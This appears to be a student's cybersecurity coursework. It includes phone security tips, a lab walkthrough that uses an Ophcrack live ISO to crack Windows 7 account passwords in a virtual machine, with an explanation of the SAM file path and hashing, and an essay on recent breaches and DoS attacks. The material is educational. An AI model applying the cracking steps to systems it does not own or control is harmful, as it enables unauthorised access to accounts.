
This Dialog box helps you to open and record the Video(rear,front), Audio, Screen



Front Camera



Rear Camera






Screen Capture of live phone

#### **SOLUTIONS TO AVOID ANDROID HACKING:**


- Never leave your phone unattended. Keeping your phone with you at all times while in a public place is the first, best rule to follow.
- Change your phone's default passcode. Your phone likely comes with a simple, predictable default password, and those who know can use this to their advantage. Change your code to something more complex, and resist the usual "1234," "0000" and "2580" codes that are commonly used.
- Manage your Bluetooth Security. Avoid using unprotected Bluetooth networks and turn off your Bluetooth service when you aren't using it.
- Protect your PIN and Credit Card data. Use a protected app to store PIN
  numbers and credit cards, or better yet, don't store them in your phone at
  all.
- Avoid unsecured public WiFi. Hackers often target important locations such as bank accounts via public WiFi that can often be unsecured due to relaxed safety standards or even none at all.
- Turn off your autocomplete feature. By doing this, you can prevent stored critical personal data from being accessed.
- Regularly delete your browsing history, cookies, and cache. Removing
  your virtual footprint is important in minimizing the amount of data that can
  be harvested by prying eyes.
- Have an iPhone? Enable Find My iPhone. By turning the feature on in your settings, you'll be able to locate your phone if you misplace it before the hackers can lay their paws on it.

7. Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try to get the password, along with that mention the path of SAM file in windows and explain about SAM file usage and how it can be cracked by tool.

First We have to rearrange the boot order of the Virtual Machine [WINDOWS 7], So that Optical drive is in first , followed by Hard Disk




Then go to the Storage tab and click the "add optical drive" icon. Then a dialog box appear where you have to the attach "ophcrack-vista-lived-3.6.0.iso" so that iso image is added in optical drive




Now , we have to start the Virtual machine , then the Ophcrack tool boots first, and it tries to crack the password of the user in the machine.

Here the user are "Administrator' & "victim" and it had cracked the password of the both users



Cracked Password "123"



The above Screenshot shows the path of SAM file in windows 7

### SAM: Security Account Manager

The **Security Account Manager** (**SAM**) is a database file in Windows XP, Windows Vista, Windows 7, 8.1 and 10 that stores users' passwords. It can be used to authenticate local and remote users. Beginning with Windows 2000 SP4, Active Directory authentication remote users. SAM uses cryptographic measures to prevent unauthenticated users accessing the system.

The user passwords are stored in a hashed format in a registry hive either as a LM hash or as an NTLM hash. This file can be found in

%SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

In an attempt to improve the security of the SAM database against offline software cracking, Microsoft introduced the SYSKEY function in Windows NT 4.0. When SYSKEY is enabled, the on-disk copy of the SAM file is partially encrypted, so that the password hash values for all local accounts stored in the SAM are encrypted with a key (usually also referred to as the "SYSKEY"). It can be enabled by running the syskey program.

#### **SAM File Cracking Tool:**

**Ophcrack**: Password cracker designed for all operating systems that specializes in Windows password cracking

#### Choosing a cracking technique:

Most Windows password cracking tools will allow any of the three main password cracking techniques. The choice of which technique to use depends mainly on the expected behavior of the target.

- Dictionary attack
- Brute-force guessing attack
- Hybrid attack

8. Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned

#### RECENT ATTACKS ON CYBERSECURITY

- ➤ In August 2020, credit reporting agency Experian suffered a breach that affected 24 million consumers in South Africa and more than 793,000 businesses. The incident occurred when an individual who claimed to be a client requested services that prompted the data's release. The stolen data was eventually secured and deleted, while Experian revealed it had not been used fraudulently and that its customer database, infrastructure, and systems had not been compromised.
- ➤ The University of California, based in San Francisco, suffered a ransomware attack that led to hackers demanding a payment of \$3 million on June 1, 2020. The university's system was targeted by malware that could encrypt various servers and steal and encrypt critical data. The university negotiated and paid a ransom fee of \$1.14 million but later revealed no data had been compromised.
- ➤ Technology and consulting firm Cognizant was affected by the Maze ransomware attack on April 18, 2020. The attackers stole data and threatened to publish it online unless Cognizant paid a ransom fee. Cognizant later revealed it paid a ransom fee of between \$50 million and \$70 million to restore its services.
- ➤ A new Android malware has surfaced that fakes the Google Chrome app.

  Attackers used it as part of a sophisticated hybrid cyberattack campaign that also uses mobile phishing to steal credentials.
- ➤ Facebook was associated with large data breaches more than a few times in the past. Being one of the largest social media platforms, the data breaches happening for Facebook have always proved critical. The most recent data breach of Facebook has exposed the personal data of 533 Million users. The data exposed included phone numbers, DOB, locations, past locations, full name, and in some cases, email addresses.

#### Denial - Of - attack (DoS)

A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

Other DoS attacks simply exploit vulnerabilities that cause the target system or service to crash. In these attacks, input is sent that takes advantage of bugs in the target that subsequently crash or severely destabilize the system, so that it can't be accessed or used.

An additional type of DoS attack is the Distributed Denial of Service (DDoS) attack. A DDoS attack occurs when multiple systems orchestrate a synchronized DoS attack to a single target. The essential difference is that instead of being attacked from one location, the target is attacked from many locations at once.

Modern security technologies have developed mechanisms to defend against most forms of DoS attacks, but due to the unique characteristics of DDoS, it is still regarded as an elevated threat and is of higher concern to organizations that fear being targeted by such an attack.

#### The symptoms of a DDoS include:

- Slow access to files, either locally or remotely
- A long-term inability to access a particular website
- Internet disconnection
- Problems accessing all websites
- Excessive amount of spam emails

DDoS attacks generally consist of attacks that fall into one or more categories, with some more sophisticated attacks combining attacks on different vectors. These are the categories:

- Volume Based Attacks. These send massive amounts of traffic to overwhelm a network's bandwidth.
- Protocol Attacks. These are more focused and exploit vulnerabilities in a server's resources.
- Application Attacks. are the most sophisticated form of DDoS attacks, focusing on particular web applications.